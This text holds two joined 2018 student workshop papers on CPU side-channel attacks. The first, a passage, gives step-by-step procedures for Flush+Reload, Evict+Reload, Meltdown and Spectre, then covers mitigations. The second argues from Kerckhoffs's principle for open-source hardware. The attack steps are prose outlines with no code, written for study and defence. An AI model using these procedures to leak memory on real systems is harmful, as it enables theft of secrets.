(6) Let the victim execute the relevant code.
(7) Access the cache line (by reading the memory addresses of step 3) and measure the time. Ensure that those commands are not executed speculatively or out-of-order by using "mfence" and "lfence" instructions.
(8) Compare the access times to the threshold to gain the information which memory regions where accessed
(9) (Not part of Flush+Reload) Reconstruct the secret.

Weakness:

(1) Uses x86 instruction and is therefore limited to x86 processors.
(2) Oblivious to address diversification like ASLR.

3.2 Evict+Reload - 2015

Idea: This attack aims to evict cache lines before the victim process fills them during his execution with data. The access to the cache lines will be probed. Measuring the time the attacker implicitly gains information regarding the data access pattern of the victim process. In contrast to Flush+Reload, this attack creates "eviction sets", which contain enough relevant addresses to clear exactly one cache set in the LLC. This attack is separated in a training phase, where eviction sets are created and an evaluation phase, where cache set clearing and probing access time thresholds are defined. A lot of problems have to be solved. Two major problems are that the LLC uses physical addresses instead of virtual addresses and that the last level cache is sliced on modern processor, where the slicing is determined by an unknown hashing function.
Crucial knowledge: Pages in detail, cache in detail, timing side-channel attacks
Steps: E - Evaluation, T - Training

(1) E: Access an address not accessed before, measure the time (cache miss). Access the same memory location from a different core. Measure the time for accessing the initial data again (cache hit on LLC).
(2) T: Use page sizes large enough so that the set index bits of the address are contained within the page offset of the address. Doing so ensures that all index bits are contained in one page - eliminating the need to figure out the virtual to physical address mapping and therefore effectively enabling virtual indexing of the LLC.
(3) T: Allocate a buffer at least twice the size of the LLC, which is backed by large pages. The buffer has to be at least twice the size to circumvent the need to know the secret hashing function inside the LLC which maps a slice to an address.
(4) T: Create one empty conflict set and as many evictions sets as there are sets in the LLC.
   - Conflict set - will contain enough addresses to completely evict the LLC.
   - Eviction set - will contain enough addresses to completely evict a specific set in each slice of the LLC.
(5) T: Test for every address A in buffer: load A, load every address in the conflict set, probe A. If A was evicted (cache miss access time) continue. Otherwise add A to the conflict set.
(6) T: Test for every remaining addresses in buffer: If they get evicted using the conflict set, try to find out which elements in the conflict set are relevant for the eviction by removing one and retrying the eviction. Every element which removal lead to a failed eviction is required to clear the cache set at the given index in every slice of the LLC. Add this element to the eviction set for the given cache set.
(7) E: How long does it take to evict a cache set in all slices of the LLC, i.e. to access every address in one eviction set?
(8) An attack can now be executed. One is able to clear any specific cache set inside the LLC, including data from another process. The attacker can then probe those cache lines (using the eviction sets in reverse order) to find out if the data was accessed.

Weakness: Large page size required, cache inclusiveness property required

3.3 Meltdown - 2018

Idea: Meltdown has the ability to read the whole physical memory on systems using Intel CPUs, if the physical memory is completely mapped into kernel space (that was the default case before the release of this attack). This is achieved by reading memory during out-of-order execution which is dependent on a secret byte value x at address y (like $probe\_array[*y * pagesize]$, whereas $*y$ represents the data located at address y, namely x). Usually the CPU should intervene and abort the out-of-order execution if the memory access requires elevated privileges, but since the CPU does not check this during out-of-order execution, any memory location can be read. The microarchitectural effects get reverted, but the microarchitectural side effects, in this case cache entries, still consist. By checking which of the 256 possible cache lines was accessed, the attacker has uncovered the secret byte.

Crucial knowledge: Out-of-order execution, pages, cache hierarchy, Flush+Reload
Steps: P - Parent process, C - Child process

(1) Create a byte array "$probe\_array$" with size $256 \cdot pagesize$ using shared memory.
(2) Fork the process.
(3) P: Execute the "Flush" part from Flush+Reload.
(4) P: Define the secret address to read as y.
(5) P: read byte value from y called x.
(6) P: (this is executed before the segmentation fault happens) read $probe\_array[x * pagesize]$.
(7) P: Handle or suppress the exception.
(8) C: Execute the "Reload" part from Flush+Reload for every 256 possible values for x.
(9) C: Reveal which iteration of the 256 iterations contained a cache hit, the number equals the secret byte value.
(10) By repeating all steps for the whole virtual address room, the whole physical memory can be dumped.

Weakness:

(1) Relies on a permission bug during out-of-order execution in Intel CPUs.
(2) Relies on address translation by kernel driver.

3.4 Spectre - 2018

Idea: Speculative execution appears when branches are executed, but the condition is not evaluated yet. The BPU collects previously executed program paths for a branch inside the BTB. The more often one path is taken, the higher the probability that this path is contained in the BTB as the path to speculatively execute in question. If there is a memory access inside one path of the branch which contains a variable from an untrusted source, there is room to abuse the speculative execution. By training the BTB to execute one specific path, the attacker can force the processor to speculatively execute the path containing the memory access. The memory access can look like this: $array\_to\_probe[array[x * 256]]$, with $array\_to\_probe$ being an unsigned byte array, $array$ being a byte array and x being the untrusted variable. By injecting a malicious variable x, which is used for the memory access, the attacker can read the victims memory. This is achieved by clearing the cache beforehand in the relevant sets (address range of $array\_to\_probe$), speculatively executing the malicious memory access ($array[x * 256]$) and afterwards probing all relevant cachelines (address range of $array\_to\_probe$) again. The relative offset of the cacheline starting from the cacheline assigned to the base address of $array\_to\_probe$ is equal to the secret byte.
Crucial knowledge: BPU (BTB), speculative execution, Evict+Reload, Prime+Probe, optionally Flush+Reload
Steps: E - Evaluation, T - Training, A - Attack

(1) E: Search the victim process for eligible branch and a suitable memory access.
(2) E: Figure out the base address of the array to be probed. If not directly available, use Prime+Probe.
(3) E: If possible, reduce the scope of possible malicious values to values leading to a memory access to the desired data.
(4) T: Train the BTB. Do this by executing the target branch multiple times using values for x which lead to the desired execution path.
(5) A: Use Flush+Reload on x86 CPUs, use Evict+Reload otherwise. Execute the "Flush" part or the "Evict" part to clear the relevant cache lines from $array\_to\_probe$.
(6) A: Let the victim execute the branch with your malicious value x.
(7) A: Execute the "Reload" part to find the secret byte value.

Weakness: memory loads during speculative execution, those weaknesses inherited from Flush+Reload or Evict+Reload and Prime+Probe

4 MITIGATIONS

Since every attack presented here is a real danger to the security of a vast amount of processing units, immediate mitigations have to be rolled out as fast as possible. This section focuses on the attacks presented in the previous chapters. The attack Flush+Reload relies on shared pages to successfully address cache lines in the LLC (whose position is determined by the physical address). Disabling shared pages can be a solution to mitigate this attack, but since it would result in a significant amount of additionally required memory, it is not a very practical solution. Another long term fix is to restrict the clflush instruction further or to add a permission check in the next generation processors. Since this would not mitigate currently vulnerable processors, this is not an ideal approach for short-term mitigations.
Meltdown, which uses Flush+Reload, abuses the circumstance that the whole physical memory is usually mapped in kernel space. The "Kernel Address Isolation to have Side-channels Efficiently Removed" (KAISER) [5] kernel patch mitigates Meltdown, because it only maps the necessary memory into kernel space - like interrupt or required device drivers. The fact that Meltdown relies on a missing permission check in Intel processors - and therefore is limited to those - also implies this attack cannot be executed on future Intel processors, since they will carefully check the permissions.
Evict+Reload is a tricky attack. By analysing the LLC cache layout, the attack is aware of the information which addresses can be used to evict cachelines - at cache set granularity. Since it does not use any operating system dependent features or processor instructions, mitigating this procedure is going to be a difficult task. Evict+Reload uses big pages, pages big enough that the addresses fully cover the cache set bits, so that the attacker can address any cacheline in the LLC. If the pagesize will be reduced to a certain limit so that the available addresses do not fully cover the cache set bits, not every cacheline can be targeted in the LLC anymore. This can weaken or even impede the attack.
Spectre does not rely on a missing permission check. In fact, Spectre does not even violate memory access. The attack does just force a victim process to speculatively execute a memory access containing an address in the victims address space. Therefore, no processor fix is obvious. Even mitigations in form of kernel patches are not obvious. The most basic mitigation ideas simply suggest to turn of features like speculative execution or caching. This is no solution of course, since execution times rise significantly. It is possible to instruct the processor to not use speculative execution for specific parts of the code. Developers of security critical applications

could modify their code in a way that the security critical execution paths do not execute speculatively. Another method is to remove the branch and directly calculate the index in the array, using arithmetic expressions to define the valid range. This solutions require software developers to gain knowledge about this workaround and to recompile their software. This is cumbersome and after all, old vulnerable software will still be used a lot. Kernel developers have created a function, called *array_index_masc_nospec* [1], which disables speculative execution for values which are out of bounds and therefore is an effective countermeasure against Spectre variant 1. This is achieved by using a mask on the addresses accessed, which is 0 in case of an address which is out of bounds or the negation of 0 (every bit is 1) otherwise. One mitigation which is used against Spectre variant 2 is called "Retpoline" [2]. It avoids (memory) load instructions during speculative execution of indirect branches, therefore avoiding that the attacker can read the victims memory.

5 REACTION AND AFTERMATH OF THE PUBLICATION OF ATTACKS

The following questions are covered in this chapter: "What were the warning signals given be the researchers?", "How did manufacturer of CPUs react to the publication of such attacks?" and finally, "Have special communication canals next to papers been used to sensitize journalist or computer users to the problems?". Beginning with the first question, "What were the warning signals given by the researchers?", this part summarizes key sentences in the papers earlier presented in this paper. The paper "Remote Timing Attacks are Practical" (2003) states, that cache-side channel attacks are a real threat: "Our experiments show that, counter to current belief, the timing attack is effective when carried out between machines separated by multiple routers. Similarly, the timing attack is effective between two processes on the same machine and two Virtual Machines on the same computer.". The paper presenting the Prime+Probe (2005) attack, which is an essential key side-channel attack against caches, states that the scope of cache side-channel attacks is tremendous: "At the system level, cache state analysis is of concern in essentially any case where process separation is employed in the presence of malicious code. Beyond the demonstrated case of encrypted filesystems, this includes many multi-user systems, as well as web browsing and DRM applications. [...] the leakage also occurs in non-cryptographic systems and may thus leak sensitive information directly.". "Predicting secret keys via Branch Prediction" (2006) is the paper containing the most critical warning in regards to current attacks, since it states that branch prediction is a new security risk and secure software mitigations should be taken into account: "[...] this paper has identified the branch prediction capability of modern microprocessors as a new security risk [...] The practical results from our experiments should be encouraging to think about efficient and secure software mitigations for this kind of new side-channel attacks.". Flush+Reload (2013) is part of current most powerful attacks. The paper describing the attack stated that this will likely happen: "The technique is generic and can be used to monitor other software. It can be used to devise other types of attacks on cryptographic software.". Evict+Reload (2015) proved that cross-core and cross-VM attacks are practical on a wide variety of systems, and it states that it is a real threat, implicitly suggesting to immediately mitigate it to at least make cross-VM attacks more difficult: "[...] we believe that our attack is eminently practical, and as such presents a real threat against keys used by cloud-based services.". Meltdown (2018) finally states that we all have taken our part in the current disaster by accepting the security to performance trade off, often by not even investigating how those performance increases were achieved: "The fact that hardware optimizations can change the state of microarchitectural elements, and thereby imperil secure software implementations, is known since more than 20 years [20]. Both industry and the scientific community so far accepted this as a necessary evil for efficient computing. Today it is considered a bug when a cryptographic algorithm is not protected against the microarchitectural leakage introduced by the hardware optimizations. Finally, Spectre (2018) criticises that hardware developers left a lot undocumented: "As the attack involves currently undocumented hardware effects [...] there is currently no way to know whether a particular code construction is, or is not, safe across today's processors – much less future designs. A great deal of work lies ahead". This will never change as long as hardware developers keep secrets to keep an advantage against other hardware manufacturers, which is a strong argument for the development of open-source hardware. After some research, the answer to the question "How did manufacturer of CPUs react to the publication of such attacks?" is the following: They took this problem serious and began to develop microcode updates for their products. They also worked with OS developers to find mitigations. So it is in their interest to close those leaks. Nevertheless they don't seem to care about the damages their customers have taken in the time of vulnerability, since no recall or other compensation was offered. [3] [4] In my research I was not able to find any major changes in the philosophy of CPU manufactures after the release of each attack presented in this paper. Quite the contrary, they have continued to develop features for the BPU (for example speculative execution) even after the authors of the paper "Predicting secret keys via Branch Prediction" (2006) have strongly signalled that the BPU contained critical weaknesses twelve years ago from now. The last question to be answered is "Have special communication canals next to papers been used to sensitize journalist or computer users to the problems?". The answer is yes and no. Most attacks have been presented in conferences, often even including an oral presentation. In addition to that organisations like IEEE or ACM provide journals containing the newest results in research, including the attacks described in this paper. Finally, news services (like heise.de in germany) often report about those discoveries. After all, the news seem to only reach computer scientists through all those portals described. Those are only a small percentage of the world population which implies that most people will not be informed about those security flaws in the early stages. It is important that computer scientists who understand what is going on sensibilize computer users about this - in private, through social media and so on. Only

[1] https://lore.kernel.org/lkml/151727414808.33451.187237130672785331.stgit@dwillia2-desk3.amr.corp.intel.com/T/#u
[2] https://support.google.com/faqs/answer/7625886
[3] https://www.forbes.com/sites/thomasbrewster/2018/01/04/intel-arm-amd-no-recalls-for-meltdown-spectre-vulnerabilities/#7a5fa97f7d3a
[4] https://www.cnet.com/news/meltdown-spectre-intel-ceo-no-recall-chip-processor/

this way the whole group of computer users can form an opinion like ”don’t develop new features until current security debates have been finished” and support this for example via a petition.

6 CONCLUSION

In the years 2003-2006 many cryptoanalysts begun to set the path to current attacks by proving that side-channel attacks apply in environments containing a lot of noise. Different standard procedures like Prime+Probe have been published. Further, it was shown that the underlying hardware of common servers or computers is vulnerable and can be controlled to execute in the favour of the attacker. Those three years were the years where attacks were developed which already showed, in retrospective, that processors are vulnerable. These attacks already show everything required, side channel attacks, analysis of underlying hardware, indirect control of hardware and abuse of specific code patterns. To many of those who are experienced in this field and were up to date, who read the attacks and understood them, it should be already clear that this is not the end, but the beginning of critical attacks and detection of hardware vulnerabilities. In the following years, attacks like Flush+Reload and Evict+Reload were perfected to give the attackers the ability to measure side effects on the hardware incredibly accurate. At this point it was clear, if we can abuse the hardware somehow to leak information into the cache, we can also read it. When finally features like out-of-order execution or speculative execution were abused to leak information into the cache, the catastrophe was inevitable. Now everybody listens, but why had the catastrophe to happen first? We as computer scientists who see this in the early stages have to emphasize the dangers multiple time in the early stages. Publish more, tell your friends their data is insecure and let them spread the word. Talk in public about this, mention it in simple conversions. The next problem is that the giant processor designers and producers seem to don’t care. First, how do we know they didn’t know that these issues exist and were probably paid for it? We can’t. Second, where is the recall campain or another compensation? The big players implement features to gain an advance compared to the other big players at the cost of the users. Now that the users have to pay, the big players don’t care. They try to fix it in future products, but the damage that the users have taken in the time the vulnerabilities were not detected is not taken in account.

I conclude, we have to produce open-source hardware to:

(1) Have more experts to cross-check the hardware design and discuss it before it is released.
(2) Have more experts to find vulnerabilities faster after a release.

Further, I suggest every ISA to contain keywords to disable any feature in the processor like out-of-order execution, speculative execution, caching, etc. Compilers could offer a pragma like ”critical_section” to disable all features which are known to be vulnerable and ”end_critical_section” to enable them again. The compiler keeps a list containing a mapping between processors architectures and vulnerable features. It can then replace ”critical_section” with the instructions to disable the vulnerable features and replace ”end_critical_section” with the instructions to enable them again. This requires the application to be recompiled if new bugs appear, but if developers of security critical applications use this keywords, fast mitigation could be easier. To avoid the need to compile the programs again, the kernel could offer functions for the critical sections.

Using those two suggestions, the probability that new architectures contain security vulnerabilities is reduced. Additionally, if there are vulnerabilities in produced chips they can be detected faster since many experts can work on detecting them and in this case can be worked around fast by recompiling or updating the kernel.

REFERENCES

[1] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. 2006. Predicting Secret Keys via Branch Prediction. In *Proceedings of the 7th Cryptographers’ Track at the RSA Conference on Topics in Cryptology (CT-RSA’07)*. Springer-Verlag, Berlin, Heidelberg, 225–242. https://doi.org/10.1007/11967668_15

[2] David Brumley and Dan Boneh. 2003. Remote Timing Attacks Are Practical. In *Proceedings of the 12th Conference on USENIX Security Symposium - Volume 12 (SSYM’03)*. USENIX Association, Berkeley, CA, USA, 1–1. http://dl.acm.org/citation.cfm?id=1251353.1251354

[3] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H. Lai. 2018. SgxPectre Attacks: Leaking Enclave Secrets via Speculative Execution. *CoRR* abs/1802.09085 (2018). arXiv:1802.09085 http://arxiv.org/abs/1802.09085

[4] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. 2018. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In *Proceedings of the Twenty-Third International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS ’18)*. ACM, New York, NY, USA, 693–707. https://doi.org/10.1145/3173162.3173204

[5] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. 2017. KASLR is Dead: Long Live KASLR. In *Engineering Secure Software and Systems*, Eric Bodden, Mathias Payer, and Elias Athanasopoulos (Eds.). Springer International Publishing, Cham, 161–176.

[6] David Gullasch, Endre Bangerter, and Stephan Krenn. 2011. Cache Games – Bringing Access-Based Cache Attacks on AES to Practice. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy (SP ’11)*. IEEE Computer Society, Washington, DC, USA, 490–505. https://doi.org/10.1109/SP.2011.22

[7] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. 2018. Spectre Attacks: Exploiting Speculative Execution. *CoRR* abs/1801.01203 (2018). arXiv:1801.01203 http://arxiv.org/abs/1801.01203

[8] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. 2018. Meltdown. *CoRR* abs/1801.01207 (2018). arXiv:1801.01207 http://arxiv.org/abs/1801.01207

[9] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. 2015. Last-Level Cache Side-Channel Attacks Are Practical. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy (SP ’15)*. IEEE Computer Society, Washington, DC, USA, 605–622. https://doi.org/10.1109/SP.2015.43

[10] Dag Arne Osvik, Adi Shamir, and Eran Tromer. 2006. Cache Attacks and Countermeasures: The Case of AES. In *Proceedings of the 2006 The Cryptographers’ Track at the RSA Conference on Topics in Cryptology (CT-RSA’06)*. Springer-Verlag, Berlin, Heidelberg, 1–20. https://doi.org/10.1007/11605805_1

[11] Yuval Yarom and Katrina Falkner. 2014. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-channel Attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium (SEC’14)*. USENIX Association, Berkeley, CA, USA, 719–732. http://dl.acm.org/citation.cfm?id=2671225.2671271

Adapting Kerckhoffs's principle:

CPU Attacks leading a path from cryptography to open-source-hardware.

Short research paper

Thorsten Knoll
RheinMain University af Applied Science
Wiesbaden, Germany
thorsten.b.knoll@student.hs-rm.de

ABSTRACT

Kerckhoffs principle (KP) took cryptography to new levels of openness, even beeing published 135 years ago . Actual CPUs are very closed systems and since the beginning of 2018 more and more attacks on mainstream CPUs come up. The only short term solutions are mitigations. In this work a modern interpretation of KP is used to draw a picture of how attacks move secrets to public and mitigations close this security gap. Further the need of Open Source Hardware (OSH) is fomulated based on this observations. An overview of actual work contributing to OSH is listed and a path for future development towards OSH is proposed.

KEYWORDS

Open Source Hardware, Kerckhoffs Principle, WAMOS, Branch Prediction Unit, CPU Architectures

ACM Reference Format:
Thorsten Knoll. 2018. Adapting Kerckhoffs's principle:: CPU Attacks leading a path from cryptography to open-source-hardware. Short research paper. In *Proceedings of WAMOS workshop (WAMOS2018).* , 5 pages.

1 INTRODUCTION

As Moores law [19] slowly gets to it's predicted end by not doubling the amount of transistors on the same diespace every two years anymore [28], CPU-manufacturers had to find alternative ways to satify the markets demand for more powerfull CPU's. The International Technology Roadmap for Semiconductors (ITRS) shifted Moores law towards a new paradigm, called "More than Moore"[2]. While parallelism via multiple cores is a scalable option, the architectures of the cores themself went through heavy optimisation. Some of these optimisation features are the dedication of unused clockcylces for branch prediction and speculative execution, namely inside the Branch Prediction Unit (BPU) of "Out of Order" microarchictures[17]. As seen since the beginning of 2018, these optimization features are highly exploitable by various sidechannelattacks (Meltdown, Spectre, etc.). So far there is no end of attacks on actual CPU's in sight and mitigation hase become an everyday task within the development of Operation Systems (OS) right now.

The 135 years old Kerckhoffs principle (KP) is still highly utilized and has become a standard in modern cryptography. Everyday usage of the Internet, the Linux-OS and Cryptocurrencies likely wouldn't work without it.

In this work a path is presented, starting with this introduction, followed by the original definition and the modern interpretations of KP (chapter 2). This path moves on to the actual CPU attacks, their mitigations and how they match into KP (chapter 3 and 4). It then ends in a conclusion by adapting KP for the drawn scenario (chapter 6).

A second narative, also leading to adapting KP and showing the need for Open Source Hardware (OSH) in chapter 5, but starting from the from the users security Point-of-View on Hardware itself, adds up to the argumentation.

2 KERCKHOFFS PRINCIPLE (KP)

In 1883 Auguste Kerckhoffs stated his theorems and they became a worldwide paradigm in cryptography, known as Kerckhoffs principle (KP)[12]. Kerckhoffs says that the security of a cryptosystem must solely depend on keeping the keys secret and the cryptosystem itself should be open available. An abstract scheme of KP is shown in figure 1.




Figure 1: Abstract scheme of Kerckhoffs principle

Claude E. Shannon did a reformulation of KP in the 1950's. His key argument is "The enemy knows the system" and every cryptosystem should be designed as if an attacker (enemy) already knows it. Shannons rewrite of KP is known as Shannons Maxim (SM)[30]. SM matches the actual state of CPU attacks pretty well, as the attackers get to know more and more inside knowledge about the formely secret parts of CPUs[8], therefore "knows the system" and more attacks happen.

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the owner/author(s).
WAMOS2018, August 2018, Wiesbaden, Germany
© 2018 Copyright held by the owner/author(s).

2.1 Cryptography

Modern cryptography has many examples applying KP. The algorithms of the Diffie-Hellmann Key-Exchange and the RSA cryptosystem, developed in the 1970's, are open to the public and it is safe to say that this openness is the basis to their success in cryptography. After several tries with closed cryptosystems, the american NIST (National Institute of Standards and Technology) started public competions for new cryptosystems, for example the AES- and SHA3-competitions. No less than the entire world was able to review the submissions and therefore these competitions and the winning algorithms comply fully to KP. One of the latest innovations in the space of Crpytography are Cryptocurrencies. The most respected of them are Open-Source, follow KP and their security depends solely on well reviewed cryptographic algorithms and the users secrets (private keys).

On the other hand there are plenty examples in cryptography, not developed on the basis of KP and keeping most of the cryptosystem secret. While some might never be seen by the public (i.e. Military usage), others are very well known. The German electromechanical enigma cryptosystem as well as the CSS encryption on DVDs got cracked after the secret parts were discovered, only to name two prominent examples.

2.2 Open Source Software (OSS)

KP goes together with the principles of Open Source Software (OSS) very well. Linux is one of the most known examples for this. Most Linux users have passwords, private keys and other secret data stored on their Linux-PCs and servers. Even when connected to the Internet Linux offers a variety of secruity features to keep the secrets secret. So Linux can be seen as an example of how strong OSS and KP relate even in more widespread usecases than only cryptography. Imagine writing a secret letter with Open-Office on a Linux-PC and storing the letter only on an offline USB-Stick. In KP terms the key to the secret letter lies in the storage-place of the USB Stick, not inside the used OSS as this is public to everyone.

2.3 A modern interpretation

Modern, complex security systems can have plenty of secret components. All of them together can be seen as the composite key of the system. Bruce Schneier states, that every part of such a composite key is a potential single point of failure in terms of the systems security [26]. Therefore systems with more keyparts are more fragile and systems with less keyparts are more robust. Figure 2 illustrates this correlation. As the keyparts can be revealed or disclosed over time, it is crucial that they are cost- and time-efficiently changeable. We define the border between secret and open as the KP-Point of the system.
In cryptography the KP-Point is, as discussed earlier, furthest to the left. Actual CPU architectures' KP-Point is to be found more on the right side of the diagramm. An ISA (Instruction Set Architecture) can be seen as an KP-Point in CPUs. Manufacturers can and do keep huge parts of the CPU-internals as composite keys and the ISA is the public available interface to these keys. Branch-Prediction-Units (BPU) and lately Translation Lookaside Buffers (TLB) are the actual attacked units in CPUs and they are part of




Figure 2: Modern Interpretation of Kerckhoffs principle

the composite key of CPUs right now. The attacks were enabled through more leaked inside knowledge about these units (BPU and TLB) and therefore lie within the correlation about fragility versus robusteness compared to the KP-Point. As the attacked units are neither cost- or time-efficient changeable, with hundrets of millions CPUs sold and in use, the question is if it is possible to move the KP-Point for CPUs more to the left, how far to the left, in which timeframe and what are the neccesary measures?

3 CPU ATTACKS

3.1 Actual status

Since the beginning of 2018 more and more attacks on BPUs and TLBs were published. The intervall times between attacks get shorter and it seems like there is no end in sight. OS developers are working on mitigating these attacks. The next generation of resistant CPUs are highly anticipated and what to do with all the sold ones is not even nearly cleared.

3.2 History of the attacking scheme

The actual attacking schemes are known for more then 10 years by now [10]. The first sidechannel attacks on PBUs in the 2000's were mostly statisticaly correlations inside a clever build, but still very abstract model of the attacked units [1][4][22]. Through cheaper equipment and better understanding of the internals of CPUs (disclosure of composite keyparts) the sidechannel attacks got way more sophistcated. In 2014 the attack mechanism "Flush and Reload" got published [34], followed by the more versatile "Evict and Reload" in 2015 [16]. In 2018 the quantity of attacks reached a new level, described in the next chapter. Qian Ge and Yuval Yarom et al. found timing sidechannels on many actual Intel- and ARM-CPU generations even impossible to close [8]. Overall it seems like the problem got ignored by the manufacturers till it jammed up and that jam is now taking over as a flood of attacks. No one knows how many more sidechannels will be found and how many more attacks will follow. Customers and users of modern CPUs are uncertain about their IT security. Attacks and mitigations are a hare an hedgehog race by now.

3.3 Attacks in 2018

The starting pistol for a new wave of attacks in 2018 was fired with the publication of Meltdown and Spectre. Both attacks make use of the beforehand found attacks "Flush and reload" and "Evict and reload" to extract information via sidechannels. Meltdown is based on a permission bit bug during out-of-order execution while handling or suppressing an exception [15]. Spectre attacks the speculative execution by training the Branch Target Buffer (BTB) to a

defined executionpath in combination with a malicious variable for memory access [13]. Spectre got published in the two different variations "Bounds Check Bypass" (Spectre V1) and "Branch Target Injection" (Spectre V2).

BranchScope (March, 2018 [6]) attacks the Pattern History Table (PHT). The PHT learns about the history of branch directions and makes future suggestions. The algorithm learns the patterns and needs some time to fill the tables. Therefore in the beginning, an easy two-bit statemachine does the job of predicting the branch direction. This statemachine inside the PHT is forced into a known state, for example "00" or "11", and the afterwards bevahiour leaks information about the real branch direction via timing sidechannels.

In May 2018 the german IT website heise.de warned about eight new upcoming Spectre attacks [25]. By now, only four of them got published and were numbered as following:

- Spectre V3a: Rogue System Register Read, May 2018
- Spectre V4: Speculative Store Bypass, May 2018
- Spectre V3: Lazy FP State Restore, June 2018
- Spectre V1.1: Bounds Check Bypass Store, July 2018

The other four Spectre variants are still to be published.

Hyperthreading shares parts of a CPU core for multiple threads. The shared parts are such as the memory caches or the TLB. Some frequently used data is stored as a copy inside the TLB and can leak information between the threads. This is exlpoited in the TLBleed attack, published in June, 2018 [9]. The address function for the virtual-to-physical lookup inside the TLB was reverse engineered to make the attack work. Though TLBleed is a sophisticated attack and not easy to implement, it exploits not only the "normal" CPUs execution, but also the Intel SGX enclave that was construted especially with high security regards.

A timeline overview of the 2018 attacks is shown in figure 3.




Figure 3: Publishing timeline of the 2018 attacks

3.4 Generalisation into KP

The KP-Point of modern CPU architectures got moved to the left, but not by design. Instead researchers found deeper knowledge about the strutures of formerly secret parts inside the CPUs composite keys. As these parts are not easy changeable, attacks happen and mitigation is necessary. By the definition of chapter 2.3 some single points of failure (keyparts) in the secure system got exposed and the secrets are compromised.

4 MITIGATIONS

4.1 Measures of mitigation

The obvious measures to mitigate the attacks are microcode updates from the CPU manufacturer and mitigation spatches for OS kernels. While some of the Spectre attacks share the same mitigation ideas, it is still a lot of work to adapt the code for each of them. Most mitigation strategies are counterwise to the speed optimisations in the CPUs, they slow down the system.
The authors of TLBleed are listing some possible mitigations as disabling hypterthreading or partitioning the TLB either in software or hardware [9]. In the BranchScope paper a wider view of possible mitigations is drawn [6]. As software mitigations they suggest If-conversion or removing the dependencies between branch outcomes and secret data. Both would be hard to do on large scale projects and might include modifications to development toolchains, like compilers. On the hardware side they suggest manufacturers to think about PHT randomization, partitioning the PBU or just disable prediction for sensitive data.

The overall tone of the published attacks regarding mitigations is that it is mostly possible to mitigate in software, but it would be way better to close the sidechannels by hardware design.

4.2 Beyond mitigations

Researchers already begun to find ways to solve the problem beyond mitigation strategies. Gernot Heiser published a call for a more open Instruction Set Architecture (ISA) that would include execution timings [11]. This is a direct step into the dirction of moving the KP-Point to the left. The formely secret timing informations would then be revelead with the ISA and he proposes the name AISA, which stands for augmented ISA.

4.3 Why not fixing the hardware?

For users of actual CPUs and software developers it is impossible to fix the hardware of their systems. Only the manufacturers of the affected CPUs are able to rework the hardware design and close the sidechannels. CPUs are very closed secure systems by now. That there are hundrets of millions sold devices doesn't contribute to "things will get better soon". Intel has annouced the release of a new generation of processors with more security regarding to the ongoing attacks [7]. But we'll have to wait and see if this is the awaited fix in hardware. As said in the title of [8]: "Your processor leaks information - and there's nothing you can do about it".

4.4 Generalisation into KP

Microcode updates can't close all the sidechannels, as most of the CPU is hardwired. Software mitigation is the most plausible solution to the moment. Seen from the perspective of KP (figure 4), the attacks disclosed some parts of the composite key and mitigations fill the compromised parts with open solutions. Therefore the KP-Point not only was moved to the left, but also the requirement of changing the compromised keyparts to regain security is fullfilled.
As a conclusion one could say, KP finds its way into CPU architectures anyway, only with a matter of time and driven by attacks and software mitigations. Sadly its not that easy. The next generations




Figure 4: What the attacks did in terms of KP

of mainstream CPUs will be as closed as the ones before and it is likely that the whole story starts over again. But the lesson learned is that it is possible to have both security and openness in CPUs. To get closer to this goal, we need to dig deeper into the development and the possibilities of Open-Source-Hardware (OSH) in the next chapters.

5 THE NEED FOR OPEN SOURCE HARDWARE (OSH)

So far we opened up a path from the beginnings of KP to the actual state of attacks and their mitigations. Before the conclusions about what KP could deliver for future generations of CPUs, a sidetopic will be opened in this chapter. It is about the general need for Open Source Hardware (OSH) and directly adds some more arguments to next chapters conclusions.

